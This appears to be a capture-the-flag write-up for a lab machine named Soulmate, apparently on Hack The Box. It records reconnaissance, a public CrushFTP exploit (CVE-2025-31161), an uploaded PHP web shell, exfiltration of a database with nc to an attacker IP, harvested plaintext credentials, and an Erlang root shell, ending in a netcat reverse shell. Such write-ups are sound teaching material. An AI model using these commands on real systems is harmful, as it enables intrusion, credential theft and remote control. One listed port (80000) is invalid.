
Soulmate
Recon
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3eea454bc5d16d6fe2d4d13b0a3da94f (ECDSA)
|_  256 64cc75de4ae6a5b473eb3f1bcfb4e394 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-title: Soulmate - Find Your Perfect Match
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
User
Enumerating the web server
Looking at the website we get a redirection to soulmate.htb which then gives a 404:
curl -I http://soulmate.htb/
# 404 Not Found
# nginx/1.18.0 (Ubuntu)
Let's fuzz, since we have a PHPSESSID, let's look specifically for PHP files:
ffuf -c -w `fzf-wordlists` -u "http://soulmate.htb/FUZZ" -e .php
#         /'___\  /'___\           /'___\
#        /\ \__/ /\ \__/  __  __  /\ \__/
#        \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
#         \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
#          \ \_\   \ \_\  \ \____/  \ \_\
#           \/_/    \/_/   \/___/    \/_/
#
#        v2.1.0
# ________________________________________________
#
#  :: Method           : GET
#  :: URL              : http://soulmate.htb/FUZZ
#  :: Wordlist         : FUZZ: /opt/lists/seclists/Discovery/Web-Content/common.txt
#  :: Extensions       : .php
#  :: Follow redirects : false
#  :: Calibration      : false
#  :: Timeout          : 10
#  :: Threads          : 40
#  :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
# ________________________________________________
#
# assets                  [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 31ms]
# dashboard.php           [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 32ms]
# index.php               [Status: 200, Size: 16688, Words: 6110, Lines: 306, Duration: 34ms]
# index.php               [Status: 200, Size: 16688, Words: 6110, Lines: 306, Duration: 33ms]
# login.php               [Status: 200, Size: 8554, Words: 3167, Lines: 178, Duration: 36ms]
# logout.php              [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 32ms]
# profile.php             [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 32ms]
# register.php            [Status: 200, Size: 11107, Words: 4492, Lines: 238, Duration: 36ms]
We get a lot of files, looking trough them, the most interesting features are:
- We can create an account
- Submit an "About me" message on our profile
- Upload a profile picture.
Though trying basic injection attacks nothing works. Let's do more enumeration. Looking at subdomains we find:
ffuf -c -w `fzf-wordlists` -u "http://soulmate.htb/" -H "Host: FUZZ.soulmate.htb" -fs 154
# ftp                     [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 52ms]
ftp.soulmate.htb runs CrushFTP:

Abusing unauthenticated FTP access to gain RCE
Online I found CVE-2025-31161, which allows for unauthenticated user creation, this user gets admin privileges. I found this PoC on github:
python3 cve-2025-31161.py --target_host ftp.soulmate.htb --port 80 --new_user admin6543 --password '36fDbFC8g90-n^56g8'
# [+] Preparing Payloads
#   [-] Warming up the target
#   [-] Target is up and running
# [+] Sending Account Create Request
#   [!] User created successfully
# [+] Exploit Complete you can now login with
#    [*] Username: admin6543
#    [*] Password: 36fDbFC8g90-n^56g8.

Logging in, we get a messy interface with lots of buttons. We have a Jobs feature which apparently would lead to RCE, but it's a paid feature. Ironic, paying to get hacked haha.
Further enumerating, we find the "User Manager" where we can explore other users files, and because we have an admin account we can move files around.
In particular we gain a limited overview of the machine FS.

We find the HTTP service files and we see the location of the uploads directory.
At the top we are able to change the passwords of users. We see that the user ben has the WebProd/ in his files, I changed his password and logged in, and it's very subtle but if you go inside either the WebProd/ or ben/ directories you are able to upload files, again the UI is very hard to understand.
Since this seems to reflect onto the running PHP web server, let's try to upload a php shell.
We can use the PentestMonkey payload for php and upload with a random file name, then we go to that route on the web server:
id
# uid=33(www-data) gid=33(www-data) groups=33(www-data)
cat /etc/passwd | grep "sh$"
# root:x:0:0:root:/root:/bin/bash
# ben:x:1000:1000:,,,:/home/ben:/bin/bash
ls
# config data public src
ls data
# soulmate.db
nc -q 0 10.10.15.46 80000 < /data/soulmate.db
nc -lp 80000 > soulmate.db
sqlite3 soulmate.db ".tables"
# users
sqlite3 soulmate.db "SELECT * FROM users;"
# 1|admin|$2y$12$u0AC6fpQu0MJt7uJ80tM.Oh4lEmCMgvBs3PwNNZIR7lor05ING3v2|1|Administrator|||||2025-08-10 13:00:08|2025-08-10 12:59:39
Great, admin is not an account on the machine, but the webserver had a dashboard.php file, I extracted it and it seems to be a sort of admin panel let's try to get there.
Extracting ben credentials from erlang config
I ran hashcat for 15min in the background, but it doesnt seem to be able to crack so I stopped it. Let's keep looking trough the machine instead:
id ben
# uid=1000(ben) gid=1000(ben) groups=1000(ben)
ps aux
# Shows all processes, including root
ps aux | grep root
# root         952  0.0  0.0  82832  3720 ?        Ssl  13:29   0:00 /usr/sbin/irqbalance --foreground
# root         954  0.0  0.4  32724 19152 ?        Ss   13:29   0:00 /usr/bin/python3 /usr/bin/networkd-dispatcher --run-startup-triggers
# root         956  0.0  0.1 234516  6636 ?        Ssl  13:29   0:00 /usr/libexec/polkitd --no-debug
# root         960  0.0  0.1  14912  6400 ?        Ss   13:29   0:00 /lib/systemd/systemd-logind
# root         961  0.0  0.3 392508 12588 ?        Ssl  13:29   0:00 /usr/libexec/udisks2/udisksd
# root         986  0.0  0.3 244236 12292 ?        Ssl  13:29   0:00 /usr/sbin/ModemManager
# root        1065  0.3  1.6 2252036 66760 ?       Ssl  13:29   0:01 /usr/local/lib/erlang_login/start.escript -B -- -root /usr/local/lib/erlang -bindir /usr/local/lib/erlang/erts-15.2.5/bin -progname erl -- -home /root -- -noshell -boot no_dot_erlang -sname ssh_runner -run escript start -- -- -kernel inet_dist_use_interface {127,0,0,1} -- -extra /usr/local/lib/erlang_login/start.escript
# root        1068  0.0  0.0   6896  3004 ?        Ss   13:29   0:00 /usr/sbin/cron -f -P
# root        1070  0.0  0.5 204160 20184 ?        Ss   13:29   0:00 php-fpm: master process (/etc/php/8.1/fpm/php-fpm.conf)
# root        1082  0.1  1.2 1802208 48244 ?       Ssl  13:29   0:00 /usr/bin/containerd
# root        1085  0.0  0.1  10348  4060 ?        S    13:29   0:00 /usr/sbin/CRON -f -P
# root        1090  0.0  0.0   6176  1084 tty1     Ss+  13:29   0:00 /sbin/agetty -o -p -- \u --noclear tty1 linux
# root        1092  0.0  0.0   3744   100 ?        S    13:29   0:00 /usr/local/lib/erlang/erts-15.2.5/bin/epmd -daemon
# root        1105  0.0  0.0   2892   964 ?        Ss   13:29   0:00 /bin/sh -c /root/scripts/clean-web.sh
# root        1106  0.0  0.0   7372  3384 ?        S    13:29   0:00 /bin/bash /root/scripts/clean-web.sh
# root        1107  0.0  0.2  15436  8860 ?        Ss   13:29   0:00 sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups
# root        1112  0.0  0.0   3104  1916 ?        S    13:29   0:00 inotifywait -m -r -e create --format %w%f /var/www/soulmate.htb/public
# root        1113  0.0  0.0   7372  1784 ?        S    13:29   0:00 /bin/bash /root/scripts/clean-web.sh
# root        1156  0.0  0.0   2784   988 ?        Ss   13:29   0:00 erl_child_setup 1024
# root        1172  0.0  0.0  55232  1752 ?        Ss   13:29   0:00 nginx: master process /usr/sbin/nginx -g daemon on; master_process on;
# root        1191  0.1  1.9 2431396 78748 ?       Ssl  13:29   0:00 /usr/bin/dockerd -H fd:// --containerd=/run/containerd/containerd.sock
# root        1516  0.0  0.0   7372  3488 ?        Ss   13:29   0:00 /bin/bash /root/scripts/start-crushftp.sh
# root        1552  0.2  0.8 264236 34004 ?        Sl   13:29   0:00 /usr/bin/python3 /usr/bin/docker-compose up
# root        1761  0.0  0.0 1597456 3108 ?        Sl   13:29   0:00 /usr/bin/docker-proxy -proto tcp -host-ip 127.0.0.1 -host-port 8443 -container-ip 172.19.0.2 -container-port 443
# root        1767  0.0  0.0 1671188 3520 ?        Sl   13:29   0:00 /usr/bin/docker-proxy -proto tcp -host-ip 127.0.0.1 -host-port 8080 -container-ip 172.19.0.2 -container-port 8080
# root        1773  0.0  0.0 1671188 3892 ?        Sl   13:29   0:00 /usr/bin/docker-proxy -proto tcp -host-ip 127.0.0.1 -host-port 9090 -container-ip 172.19.0.2 -container-port 9090
# root        1810  0.0  0.3 1238020 13384 ?       Sl   13:29   0:00 /usr/bin/containerd-shim-runc-v2 -namespace moby -id b38781378e5b71d3e4507a6d7f70857a1ce12fd1c2f2c34dc3dc7d2d99115c94 -address /run/containerd/containerd.sock
# root        1831  6.4  9.8 3136112 393216 ?      Ssl  13:29   0:30 java -Ddir=/app/CrushFTP11 -Xmx512M -jar /app/CrushFTP11/plugins/lib/CrushFTPJarProxy.jar -ad crushadmin PASSFILE
# www-data    2120  0.0  0.0   3472  1700 pts/0    S+   13:37   0:00 grep root
A couple things stand out here, docker, docker-compose, but the erlang_login stuff is really suspicious, let's look at the start.escript file:
cat /usr/local/lib/erlang_login/start.escript
# ...
# {user_passwords, [{"ben", "HouseH0ldings998"}]}
# ...
Ok that was unexpected, let's try to ssh:
ssh ben@soulmate.htb
ls
# user.txt
Root
ben is not a sudoers, we need to look further. Nothing stands out other than the erlang script from before, there was a mention of ssh_runner.
Let's look at the files a bit further, this is an Erlang script that does something with the ben user and creates a localhost 2222 port running ssh.
Though the process mentions -noshell, and it's a weird concat of many commands chained with --, let's try to access it:
ss -tulnp
# Netid                State                 Recv-Q                 Send-Q                                 Local Address:Port                                  Peer Address:Port                Process
# udp                  UNCONN                0                      0                                      127.0.0.53%lo:53                                         0.0.0.0:*
# tcp                  LISTEN                0                      511                                          0.0.0.0:80                                         0.0.0.0:*
# tcp                  LISTEN                0                      128                                          0.0.0.0:22                                         0.0.0.0:*
# tcp                  LISTEN                0                      4096                                       127.0.0.1:38643                                      0.0.0.0:*
# tcp                  LISTEN                0                      4096                                         0.0.0.0:4369                                       0.0.0.0:*
# tcp                  LISTEN                0                      4096                                       127.0.0.1:8080                                       0.0.0.0:*
# tcp                  LISTEN                0                      128                                        127.0.0.1:33301                                      0.0.0.0:*
# tcp                  LISTEN                0                      4096                                   127.0.0.53%lo:53                                         0.0.0.0:*
# tcp                  LISTEN                0                      4096                                       127.0.0.1:9090                                       0.0.0.0:*
# tcp                  LISTEN                0                      4096                                       127.0.0.1:8443                                       0.0.0.0:*
# tcp                  LISTEN                0                      5                                          127.0.0.1:2222                                       0.0.0.0:*
# tcp                  LISTEN                0                      511                                             [::]:80                                            [::]:*
# tcp                  LISTEN                0                      128                                             [::]:22                                            [::]:*
# tcp                  LISTEN                0                      4096                                            [::]:4369                                          [::]:*
ssh -p 2222 ben@localhost
# The authenticity of host '[localhost]:2222 ([127.0.0.1]:2222)' can't be established.
# ED25519 key fingerprint is SHA256:TgNhCKF6jUX7MG8TC01/MUj/+u0EBasUVsdSQMHdyfY.
# This key is not known by any other names
# (ssh_runner@soulmate)1> help
# (ssh_runner@soulmate)1> help
#                         ;
#                         .
# (ssh_runner@soulmate)1>
Ok this is my first time interacting with erlang, and it's syntax.
We can try to look at the script from before as a reference, though that didn't help too much, let's look online for any priv esc potential.
I found this article on different tricks with Erlang and Elixir:
os:cmd("id").
# "uid=0(root) gid=0(root) groups=0(root)\n"
os:cmd("/bin/bash").
# []
We got root, let's get a real shell just for convenience:
os:cmd("busybox nc 10.10.15.46 4444 -e sh").
nc -lvnp 4444
# listening on [any] 4444 ...
cd /root
cat root.txt